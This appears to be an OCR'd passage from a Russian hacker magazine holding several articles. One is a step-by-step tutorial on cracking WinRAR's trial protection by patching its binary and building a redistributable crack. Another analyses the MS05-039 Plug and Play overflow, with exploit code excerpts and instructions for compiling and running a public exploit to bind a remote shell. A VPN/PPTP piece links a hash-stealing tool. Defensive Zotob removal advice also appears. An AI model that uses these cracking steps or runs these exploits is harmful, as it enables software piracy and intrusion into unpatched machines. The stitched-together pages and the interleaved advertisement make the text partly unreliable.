00440F6E  .E8 67F30400      CALL <JMP.&USER32.DialogBoxParamA>
```

Я нажал F8, чтобы перейти на строчку дальше, и увидел, что появился наг. То, что надо. Записав адрес, я вышел из Olly и направился к Hiew. Выбрав mode-decode и нажав goto, я ввел полученный адрес с точкой вначале и заменил там 5 байт, записав в них 90, то есть просто занопил их, после чего сохранил файл и вышел из Hiew. Теперь настало время попробовать запустить архиватор. Кликнув два раза по знакомому ярлычку, я обнаружил, что успевшие уже надоесть наги пропали, однако осталась надпись наверху, которая портит весь эффект. Я решил потереть ее, просто изменив заголовок в редакторе ресурсов. Для этого открыл в reshacker'e winrar, нашел строчку «незарегистрированная копия» и изменил ее на кое-что более приятное. Вот и все, приятель, так я поломал WinRar. Правда, элементарно? Простейший пример, простейший крэк. Ну и скажи мне теперь, что ты не справишься с чем-то подобным. Однако я еще не закончил свой рассказ. Сам понимаешь, что делать всю эту фигню руками не очень-то клево. Поэтому у меня возникло резонное желание изготовить полноценный патч для удобства.

[ваяем патч] Я воспользовался крутым (для меня:)) патчером codefusion. Этот патчер работает довольно просто. Ему передается два файла: оригинальный и пропатченный. Он вычисляет разницу между ними и автоматически генерирует код патча. Использовать codefusion проще простого. Выбираем заголовок и текст в окне патча, жмем next, после этого выбираем файл для патча, а в окне data to patch жмем правую кнопку мыши и выбираем file compare. Здесь указываем оригинальный и поломанный файлы, патчер их побайтово сравнивает, после чего автоматически генерирует exe-патч, который можно релизить на крэкерских форумах :).

[второй способ] Понравилось? Сейчас понравится еще больше. Я опишу еще 2 способа, как крэкнуть этот несчастный архиватор.
Как ты, наверное, уже успел заметить, наг появляется только после 40 дней. А что же тогда происходит до этого? Не знаешь? Да ладно тебе, все ты знаешь. Происходит отсчет времени. Десятичное число 40 в шестнадцатеричном представлении — это 28, значит, где-то в программе что-то сравнивается с 28h. Чтобы понять, где именно и что сравнивается, мы воспользуемся w32dasm.

w32dasm — очень полезная вещь, особенно для борьбы с несложными защитами

Сравнение осуществляется оператором cmp, поэтому жмем в дизасме search=>find text и набираем там getlocaltime, так как именно эта функция отвечает за нахождение времени на компе, следовательно, после нее идет расчет оставшихся дней. Поэтому после того, как мы отыскали вызов этой функции, следует просмотреть код в поисках числа 00000028. И в самом деле, несложно заметить следующий код:


```
00440F46  . 83F8 28       CMP EAX,28
00440F49  . 7F 04         JG SHORT WinRAR.00440F4F
00440F4B  . 85C0          TEST EAX,EAX
00440F4D  . 7D 24         JGE SHORT WinRAR.00440F73
```

Здесь число из регистра eax сравнивается с 28h (это те самые 40 дней). Если содержимое EAX больше или равно 28, происходит скачек на 00440F4F, если же нет, то осуществляется сравнение с 0 и прыжок по jge, пролетая мимо процедуры, вызывающей наг.
Для того чтобы WinRar перепрыгнул эту процедуру, надо чтобы eax был меньше 28h, поэтому я просто обнулил его строкой xor eax,eax и занопил последующие 3 байта в hiew, нажав edit=>asm.
Все. Нагов нет, а как быть со строкой в названии окна? Можно, конечно, опять исправить ее редактором ресурсов, но мы для разнообразия поступим по-другому. Наберем часть этой строки в поиске дизасма и исправим ее руками. Правда, все русские буквы винрара выглядят, как крякозябры, но зато мы знаем, что в названии есть слово из латинских букв: WinRAR. Если поискать его, можно найти следующий код:


```
0044B353 |. 68 ED6B4900        PUSH WinRAR.00496BED
0044B358 |. 8D4424 08          LEA EAX,DWORD PTR SS:[ESP+8] ; |
0044B35C |. 50                 PUSH EAX ; |Arg1
0044B35D |. E8 02E00300        CALL WinRAR.00489364
0044B362 |. 83C4 0C            ADD ESP,0C
0044B365 |. 803D BCF94900 >    CMP BYTE PTR DS:[49F9BC],0
0044B36C |. 75 7A              JNZ SHORT WinRAR.0044B3E8
0044B36E |. A1 C8434B00        MOV EAX,DWORD PTR DS:[4B43C8]
0044B373 |. 83F8 14            CMP EAX,14 ;сравнение с 14h(20dec)
0044B376 |. 7C 05              JL SHORT WinRAR.0044B37D
0044B378 |. 83F8 28            CMP EAX,28 ;сравнение с 28H(40dec)
0044B37B |. 7C 1D              JL SHORT WinRAR.0044B39A
```

Теперь если хорошенько вспомнить работу WinRar, то окажется, что после 20 дней юзанья в заголовок вставляется уже другой текст. Итак, смотрим на код. В первом случае eax сравнивается с 20, во втором — с 40, отсылая тебя на определенные адреса, где функция воспроизводит разные заголовки. Так что мы поступим так же, как и в предыдущем случае: обнулим eax и занопим последующие байты. Теперь в заголовке не будет никаких надоедающих надписей, и ты сможешь почувствовать себя настоящим крэкером.

[заключение] Ну вот, собственно, и все. Сегодня вы узнали, как двумя разными способами сломать незаменимую для виндового юзера софтину. Хэв э найс дэй, приятель, не попадайся



почти всемогущий ollydbg



наши труды не прошли даром

Подключим — поиграем!

ТЫ, КОНЕЧНО ЖЕ, ЗНАЕШЬ, ЧТО ТАКОЕ PLUG AND PLAY. А ЕСЛИ И НЕ ЗНАЕШЬ, ТО ЭТО НЕ МЕШАЕТ ТЕБЕ ПОЛЬЗОВАТЬСЯ ЭТОЙ ТЕХНОЛОГИЕЙ ИЗО ДНЯ В ДЕНЬ, ПОДКЛЮЧАЯ НОВЫЕ ДЕВАЙСЫ, MP3-ПЛЕЕРЫ, ЦИФРОВИКИ, USB-ФЛЕШКИ И ПРОЧИЕ ЭЛЕКТРОННЫЕ ЖЕЛЕЗКИ. ЭТА ЗАМЕЧАТЕЛЬНАЯ ТЕХНОЛОГИЯ СЕРЬЕЗНО УПРОЩАЕТ ЖИЗНЬ МИЛЛИОНАМ ЮЗЕРОВ, СВОДЯ УСИЛИЯ, НЕОБХОДИМЫЕ ДЛЯ УСТАНОВКИ И НАСТРОЙКИ НОВЫХ УСТРОЙСТВ К МИНИМУМУ. НО НЕДАВНО ЭТА ЖЕ ТЕХНОЛОГИЯ ПОСЛУЖИЛА ПРИЧИНОЙ ДЛЯ ВОЗНИКНОВЕНИЯ СЕРЬЕЗНОЙ ВИРУСНОЙ ЭПИДЕМИИ, ПОРАЗИВШЕЙ СИСТЕМЫ ТАКИХ КОМПАНИЙ, КАК MICROSOFT, CNN И NEW YORK TIMES. ПРИШЛО ВРЕМЯ РАЗОБРАТЬСЯ, ПОЧЕМУ ТАК ПРОИЗОШЛО, ГДЕ КОСЯК В P'N'P, КАК ЭТО МОЖНО ИСПОЛЬЗОВАТЬ И ЧЕГО СЛЕДУЕТ БОЯТЬСЯ | Хаштамов Адиль (adi1@ok.kz)

Описание бага и создание сплоита для сервиса Plug'n'Play

[доигрались] Plug and Play — это стандартный сервис системы Windows NT, который устанавливается по умолчанию. Предназначен этот сервис для облегчения жизни стандартного виндового пользователя: с его помощью операционная система обнаруживает новые девайсы и помогает юзеру установить необходимые драйвера и софт. Этот детский минимализм длился вплоть до 9 августа 2005 года, когда на сайте корпорации Microsoft был опубликован бюллетень, описывающий критическую брешь в сервисе Plug'n'Play. В сообщении было указано, что уязвимыми считаются все версии систем Windows NT, в которых установлен этот сервис. Как выяснилось позже, атаковать P'n'P можно было и удаленно. Это могло означать только одно: в Сети грядет новая волна эпидемий. Впрочем, далее по тексту было замечено, что критической данная уязвимость считается только для систем семейства 2k. Конечно же, во всеми любимой XP брешь тоже существует, но, как оценили исследователи, для данной системы она не является критической, поскольку для эксплуатации ошибки нужно иметь какие-то локальные права на удаленной машине, а для win2k иметь права не требуется, в результате чего анонимный пользователь может легко поднять свои привилегии на атакуемой машине.

[уязвимость] Сама по себе уязвимость очень проста. Это стековое переполнение буфера. В отведенный буфер сервис P'n'P копирует входящие сообщения, не проверяя и не ограничивая их длину. Поэтому специальным образом сформированное сообщение может вызвать переполнение буфера, что повлечет за собой сбой service.exe, или выполнение зловредного кода на стороне атакуемой машины. Сервис P'n'P построен на DCE RPC протоколе и доступен через 445/tcp порт. На всякий случай напомню, что RPC, Remote Procedure Call (удаленный вызов процедур), представляет из себя механизм, при помощи которого любое приложение может вызывать процедуры на удаленной машине. Думаю, у абсолютного большинства читателей аббревиатура RPC неразрывно связана с RPC DCOM-багом, который попортил им немало крови. Но сегодня мы говорим не об этом баге, на повестке дня — дырка в Plug'n'Play, так что не будем отвлекаться.

Удаленный доступ к сервису P'n'P осуществляется с использованием так называемых «именованных каналов» через NULL-сессию, то есть по протоколу SMB без аутентификации. Именованные каналы в Windows — это один из способов для межпроцессного взаимодействия. Доступ к ним может осуществляться как локально, так и удаленно, при помощи протокола SMB. Ты, конечно же, помнишь о странном общем ресурсе с названием IPC$, который немало мозолил тебе глаза. Нелишним будет пояснить, что IPC расшифровывается, как Inter-Process Communication и именно этот ресурс содержит в себе именованные каналы. Поэтому для того, чтобы удачно проэксплуатировать уязвимость в сер-



В Сети я нашел достаточно хорошую статью, описывающую все сервисы ОС Windows. Жалко то, что статья на английском. Но я думаю, что ты уже преодолел языковой барьер. Статью ты можешь наблюдать на нашем CD.



На нашем диске для ознакомления ты найдешь исходные коды упомянутых эксплойтов, а также книгу по сервисам Windows.



Червь Zotob, наделавший столько шума, базируется на известных публичных ботах типа Sdbot и Rbot.

PLUG 'N' PLAY




Помни: эта статья дается тебе для создания адекватной защиты от сетевых взломщиков. Любое незаконное использование этой информации лежит на твоей совести и будет бить по заднице именно тебя.




Сплоит от hod'a: www.securityinfo.ru/www/upload/HOD-ms05039-pnp-expl.c
Сплоит от sl0ppy: www.derkeiler.com/Mailing-Lists/Securiteam/2005-08/0054.html

висе Plug and Play достаточно создать соединение по NULL-сессии, после чего появится возможность вызывать RPC процедуры на удаленной системе. Когда соединение будет установлено, нужно соединиться с IPC$ и открыть именованный канал. IPC$ используется для того, чтобы сконфигурировать список именованных каналов. Для анонимного доступа используется канал *\pipe\browser*. После всего этого нужно забиндить DCE RPC интерфейс, для чего используются функции Uuid* и вызовы для работы с сетью. Затем указывается Device ID — в данном случае нам требуется Plug and Play Software Device Enumerator, поэтому указывается *ROOT\SYSTEM\0000*. Хочу предупредить что данный сервис использует обработку исключительных ситуаций (SEH), поэтому для удачного эксплуатирования нужно будет обойти эту защиту. О том, как это реализовать, тебе лучше почитать в Спеце по переполнениям. А мы пока попробуем свои силы на практике и присмотримся к первому выпущенному эксплойту, который появился через два дня после публикации информации о баге. Автор этого эксплойта, перец с ником sl0ppy, реализовал в своем творении все, о чем я говорил выше, и получил вполне боеспособную отмычку. Его творение ты можешь наблюдать на нашем DVD-диске. В тексте эксплойта очень легко разобраться, в чем ты скоро убедишься.



сервис Plug and Play



прослушивание пакетов

[эксплойт в разрезе] Сейчас я рассмотрю на пальцах, как работает сплоит от sl0ppy. В начале программы расположена структура RPC, описание которой ты можешь найти в статье о сервисах, которая лежит на нашем диске. Поэтому я не буду заострять внимание на такой ерунде, лучше перейду сразу к основным функциям, а именно к BindRpcInterface. В данной функции происходит бинд RPC интерфейса; я приведу ее код и расскажу, как она работает.

[код функции BindRpcInterface]

```
int BindRpcInterface(HANDLE PH, char *Interface, char *InterfaceVer)
{
memcpy(&RPCBind,&PRPC,sizeof(RPCBind));
UuidFromString(Interface,&RPCBind.InterfaceUUID);
UuidToString(&RPCBind.InterfaceUUID,&Interface);
RPCBind.InterfaceVerMaj=atoi(&InterfaceVer[0]);
RPCBind.InterfaceVerMin=atoi(&InterfaceVer[2]);
TransactNamedPipe(PH, &RPCBind, sizeof(RPCBind), rbuf,
sizeof(rbuf), &dw, NULL);
return 0;
}
```

Функция UuidFromString преобразует строку в Uuid формат, который используется для взаимосвязи посредством сервисных интерфейсов, а UuidToString, как несложно догадаться, выполняет обратную операцию. После того, как заполняются поля InterfaceVerMaj и InterfaceVerMin структуры RPCBIND, происходит вызов функции TransactNamedPipe(PH, &RPCBind, sizeof(RPCBind), rbuf, sizeof(rbuf), &dw, NULL), которая записывает и читает данные из именованного канала. Несложно видеть, что у этой функции имеется 7 параметров:

1 Хэндл на именованный канал, созданный с помощью CreateNamedPipe или CreateFile
2 Указатель на структуру данных, которые запишутся в канал
3 Размер 2 параметра
4 Указатель на буфер, принимающий ответ от канала
5 Размер 4 параметра
6 Указатель на переменную, которая принимает количество байт, прочитанных из канала
7 Указатель на OVERLAPPED структуру. В данном случае он игнорируется

В главной функции main() расположена структура NETRESOURCE:

```
NETRESOURCE nr;
nr.dwType        = RESOURCETYPE_ANY; #это тип ресурса
nr.lpLocalName   = NULL; #локальное имя машины
```

СПЛОИТ ОТ HOUSEOFDABUS

Спустя один день после публикации sl0ppy, на свет появился эксплойт от уже ставшего знаменитым эксплойтера houseofdabus'a. Его реализация, как мне кажется, базировалась на первом эксплойте, он просто внес туда некоторые изменения. HoD добавил в свой эксплойт возможность исполнять код, плюс разместил сам шелл-код в середине между NOP'ами. Это было сделано для того, чтобы при неудачном эксплуатировании сервис не падал и тем самым не перезагружал удаленную машину. Также данный эксплойт являлся универсальным засчет того, что во всех системах Windows 2000 адрес pop eax, pop eax, ret (эти инструкции используются для борьбы с SEH) был одинаковым в уязвимой библиотеке umpnpmgr.dll, которую юзает бажный P'n'P. Особенно следует отметить тот факт, что ни один из выпущенных сплоитов не предназначается для систем Windows XP, поскольку в них не реализована функция авторизации на удаленном хосте. Впрочем, приделать такую возможность не составляет большого труда.

```
nr.lpRemoteName    = unc; #удаленное имя машины
nr.lpProvider      = NULL; #провайдер
```

Несколько лет назад Horrific писал статью, в которой описывался пример создания сканера ресурсов. Так вот, в нашем случае используются функции и структуры аналогичные тем, что были разобраны в его статье. Далее в сплоите создается соединение с хостом, указанным в первом аргументе функции main():

```
server=argv[1];
_snprintf(unc, sizeof(unc), "\\\\%s\\pipe", server);
WNetAddConnection2(&nr, "", "", 0);
```

Процедура WNetAddConnection2() соединяет машину с сетевым ресурсом, у этого блока кода имеется 4 аргумента:

1. Указатель на структуру NETRESOURCE
2. Пароль
3. Имя пользователя
4. Флаг

Флагов очень много, я рассмотрю лишь некоторые:

– CONNECT_INTERACTIVE — если этот флаг установлен, то ОС взаимодействует с пользователем через аутентификацию
– CONNECT_PROMPT — в данном случае ОС делает все по умолчанию. То есть никакая аутентификация не требуется


Теперь расскажу о том, каким образом можно создать анонимный именованный канал. Реализуется это следующим образом:

```
_snprintf(szPipe, sizeof(szPipe), "\\\\%s\\pipe\\browser",server);
hFile = CreateFile(szPipe, GENERIC_READ|GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL);
BindRpcInterface(hFile,"8d9f4e40-a03d-11ce-8f69-08003e30051b","1.0");
```


[эпидемия птичьего гриппа] Буквально на второй день после публикации информации об уязвимости P'n'P, в Сети появился злобный червь, который поражал непропатченные системы. Оказалось, что по всему миру бесчисленное множество бажных машин. Новому червю дали звучное имя — Zotob. Процедура размножения этого червя чрезвычайно банальна: он просто сканирует огромные сетевые диапазоны в поисках уязвимых машин и заражает найденные машинки. Червь также умеет получать команды по irc: хозяин irc-сервера указывает команду ботам, а те охотно выполняют ее. Сразу же, как новость о новом черве просочилась в массы, стали появляться клоны червя. Ими уже, скорее всего, управляли другие люди. Клоны начинали проверять признаки раннего заражения на удаленной машине, и если признаки выявлялись, они старались удалять старые варианты червей. И тут уже разразилась настоящая бойня за каждую отдельную машину. Заражению подверглись десятки тысяч компьютеров! В их числе были машины таких крупнейших корпораций, как Microsoft, CNN и NY Times.


[защита от заразы] Как говорится, нужно знать своего врага в лицо. Поэтому я хочу описать подробности обнаружения этой заразы и последующего удаления ее из твоего компа. Во-первых, что меня удивило, так это тот факт, что Zotob практически никак не маскируется. Никак не скрывает ключей в реестре, не перехватывает API-вызовы. Его обнаружить очень легко. Первое, что бросается в глаза, так это запись в реестре на автозагрузку червя. Обычно в реестре он пишется в такие стандартные ключи, как HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run и HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices. Обязательно обрати внимание на значения ключей, которые находятся там. Червь обычно маскируется под названиями csm.exe и botzor.exe. Бинарный микроб открывает свой ftp-сервер на 33333 порту и удаленный шелл на 8888 порту. Зараза также соединяется с IRC-сервером. Еще червь блокирует стандартный виндовый файрвол путем модификации реестра и запрещает доступ к сайтам, модифицируя hosts-файл в директории Windows. Я думаю, ты уже догадался, как удалить эту тварь. Во-первых, нужно убить процесс червя. Для этого нужно использовать не стандартный «Диспетчер задач», а утилиту, которая убивает процессы в режиме System Debug. За примером такой тулзы далеко ходить не надо, возьмем, к примеру, утилиту, написанную моим хорошим знакомым, которая называется Process Hunter. После того, как ты кильнул заразный процесс, нужно отыскать поганый бинарник и снести его.

Если же ты все еще не подцепил заразу, то лучшим способом будет закрыть файрволом от внешних адресов 135 и 445 порты. Данный метод универсален и он спасет тебя от всех последующих атак, которые реализуются через эти tcp-порты. Также полезным будет установить патч от Microsoft, который лежит на нашем диске




удаленный DoS





структура RPCBIND
и шелл-код сплоита от sl0ppy



книга по сервисам в Windows

ИСПОЛЬЗОВАНИЕ СПЛОИТА HOD

Расскажу о том, как пользоваться этим сплоитом. Прежде всего, скачать версию сплоита houseofdabus'a можно здесь: *www.securityinfo.ru/www/upload/HOD-ms05039-pnp-expl.c*, либо взять с нашего диска. Собрать ее можно под любой платформой, где можно установить компилятор С. Я собирал этот сплоит под freebsd и никаких затруднений возникнуть не могло: gcc *www.securityinfo.ru/www/upload/HOD-ms05039-pnp-expl.c* -o sploit и все дела. Что касается запуска отмычки, то и тут все очень просто: требуется банально указать адрес уязвимой машины и порт, на котором требуется забиндить cmd.exe. Все это прекрасно проиллюстрировано на скрине, так что вопросов возникнуть не должно.


CAT
спортмастер
спортландия
Сеть спортивных магазинов для всей семьи
Единая справочная служба: (095) 777-777-1
Для регионов РФ: 8-800 -777-777-1
(звонок бесплатный)
Оптовый центр: (095) 755-8182
www.catfootwear.ru

Грязные диггеры VPN

VPN — ВИРТУАЛЬНЫЕ ЧАСТНЫЕ СЕТИ — ПРОДВИГАЮТСЯ КАК ИДЕАЛЬНОЕ СРЕДСТВО ДЛЯ ПЕРЕДАЧИ КОНФИДЕНЦИАЛЬНЫХ ДАННЫХ ЧЕРЕЗ ИНТЕРНЕТ ИЛИ БЕСПРОВОДНЫЕ СЕТИ, НЕПОДВЛАСТНЫЕ ХАКЕРСКИМ АТАКАМ. ЧИТАЯ МНОГОЧИСЛЕННЫЕ СТАТЬИ О VPN, У ТЕБЯ МОГЛО СЛОЖИТЬСЯ МНЕНИЕ, ЧТО ЭТА ТЕХНОЛОГИЯ — НАСТОЯЩАЯ ПАНАЦЕЯ ОТ ВСЕХ ПРОБЛЕМ, СВЯЗАННЫХ С ПЕРЕДАЧЕЙ СЕКРЕТНЫХ ДАННЫХ ПО НЕЗАЩИЩЕННЫМ СЕТЯМ. ОДНАКО НА ПРАКТИКЕ ОКАЗЫВАЕТСЯ, ЧТО ИСПОЛЬЗОВАНИЕ VPN И ПОЛНАЯ УВЕРЕННОСТЬ В ЗАЩИЩЕННОСТИ ДАННЫХ МОЖЕТ СЫГРАТЬ ЗЛУЮ ШУТКУ | крис касперски ака мыщъх


Работа, недочеты и ошибки в реализациях VPN

[как это было] Лет тридцать назад, когда Интернет только-только зарождался, обмен конфиденциальными данными осуществлялся через выделенные каналы и X.25 сети, построенные на основе обычных телефонных сетей. Также использовалось прямое модемное соединение, радиорелейная связь и прочие телекоммуникационные средства. Высокая степень защищенности «компенсировалась» столь же высокой ценой и смехотворной скоростью передачи данных.

[прогресс криптографии] С развитием криптографии все изменилось. Появилась возможность передавать зашифрованные данные через открытые сети, заведомо подверженные перехвату. Для этого в них пробиваются так называемые виртуальные туннели (virtual tunnel или piggy-back). Сам механизм передачи не изменился. К нему всего лишь добавилось шифрование. Но разве шифрование не использовалось раньше? В чем же революционность предложенной технологии? А в том, что традиционная симметричная криптография требует предварительной передачи секретного ключа, которым получатель будет расшифровывать текст. Следовательно, необходим защищенный канал передачи. А такого канала чаще всего нет. Если же он есть, то можно не заморачиваться с шифрованием, а передать текст напрямую. Имеются и другие проблемы. Ключи нужно как можно чаще менять, причем необходимо защищаться не только от вскрытия шифра, но и от навязывания ложных паролей. Короче, сплошной геморрой.

Виртуальные сети этих проблем лишены. Они действительно преобразили мир, освободив транснациональные корпорации от необходимости развития собственной инфраструктуры змеящихся кабелей. И хотя Microsoft отчаянно проталкивала их в малый бизнес, шестеренки вращались со скрипом, и дальше рекламной шумихи дело не шло. Для удаленной работы с офисом защищенности обыкновенных интернет-каналов вполне достаточно, а уж про «домашние» локальные сети речь и вовсе не идет.

А вот в беспроводных сетях, технология VPN оказалась как нельзя кстати. Радиоволны не знают границ и перехватываются на значительных расстояниях. Легкость взлома многократно усиливает требования к защищенности. Любой паренек, вооруженный снифером, может посмотреть пароль на ящик и изменить его, не говоря уже про чтение личной переписки. Грязными лапами в чужую душу! А VPN на что? Поставим его и будем чувствовать себя как за каменной стеной! Или она только с виду каменная, а в действительности это просто картон? Давай разбираться.



На нашем диске ты найдешь упомянутые в статье программы, документы и книги.




Занимательный факт: в IKE-Scan'е недавно обнаружили уязвимость. Забавно: инструмент для поиска дыр сам оказался большой дырой.




Следует понимать, что прослушивание чужих защищенных каналов — это уголовно наказуемое дело. И хоть у тебя кишка тонка на практике поломать чужой VPN-канал, мы тебя предупредили :).

[архитектура VPN] VPN представляет собой внушительное сооружение, использующее десятки разнообразных протоколов, гоняющих пакеты данных, словно кровь по артериям. Полный анализ архитектуры VPN не входит в нашу задачу (тем более, что она постоянно развивается и со-



архитектура типичной VPN-сети




поле номера протокола в заголовке IP-пакета

вершенствуется). Взломщику, грабящему банк, совершенно необязательно знать расположение унитазов и держать в голове все изгибы канализационных труб. Хотя эта информация будет очень полезной при планировании путей отступления, большинство ограничиваются изучением основных маршрутов: двери — касса — сейф. Так же поступим и мы.

[внутри PPTP] Протокол PPTP (Point to Point Tunneling Protocol — Туннельный Протокол Точка — Точка) — это основной протокол для организации VPN-сетей под Windows. Он связывает две системы виртуальным каналом связи. На одной стороне сидит клиент (client), на другой — сервер (server), в результате чего обе части получаются сильно неравнозначными. А что находится внутри тоннеля? Для поддержания своей работоспособности, сервер открывает 1723 TCP-порт, на котором висит система жизнеобеспечения, она же Control Connection — служебный канал связи, связывающий сервер с клиентом (изначально использовался 5678 порт, но IANA — Internet Assigned Numbers Authority — организация, ведающая регистрацией доменов и портов, решила иначе и утвердила за PPTP-сервером 1732 порт, список остальных зарегистрированных портов можно найти на *www.iana.org/assignments/port-numbers*). Клиентский порт может быть любым, и выбирается им (а точнее его осью) самостоятельно. Никакой аутентификации здесь не требуется, что открывает простор для всевозможных махинаций, например, хакер может принудительно закрыть чужую сессию.

Служебный канал в основном используется для управления скоростью поступления трафика, избегая холостых простоев и предотвращая «заторы». Это осуществляется путем рассылки специальных PPTP-сообщений (PPTP Control Connection message). Каждое такое сообщение начинается с заголовка, а заканчивается «производственной» информацией. Длина заголовка фиксирована и составляет 8 октетов. Тело сообщения включает в себя: поле длины (Total message length), тип сообщения: служебное или управляющее сообщение (Control Message/Management Message) и магическую последовательность 4Dh 3C 2C 1Ah, по которой его можно легко идентифицировать в общем потоке трафика и которую использует программа deceit.c (*http://packetstormsecurity.nl/new-exploits/deceit.c*) для грабежа хэшированных паролей. Однако не будем забегать вперед, давай пока вернемся к Microsoft и ее баранам.



схематичная реализация VPN поверх Ethernet

Сам тоннель не использует TCP и работает исключительно на IP-уровне с использованием протокола инкапсуляции GRE (Generic Encapsulation Protocol — Общий Протокол Инкапсуляции). Это вполне самостоятельный протокол, никак не зависящий от PPTP, представленный двумя документами RFC 1701 RFC 1702 (однако Microsoft использует собственные расширения, известные под именем GRE v2). Передаваемые данные разбиваются на пакеты и передаются по IP по протоколу 47, закрепленном за GRE. «Протокол» в данном случае — это поле protocol IP-пакета. Не путать его с портом! В IP нет никаких портов. Они реализованы в протоколах верхнего уровня — TCP и UDP, а GRE — это просто еще один протокол.

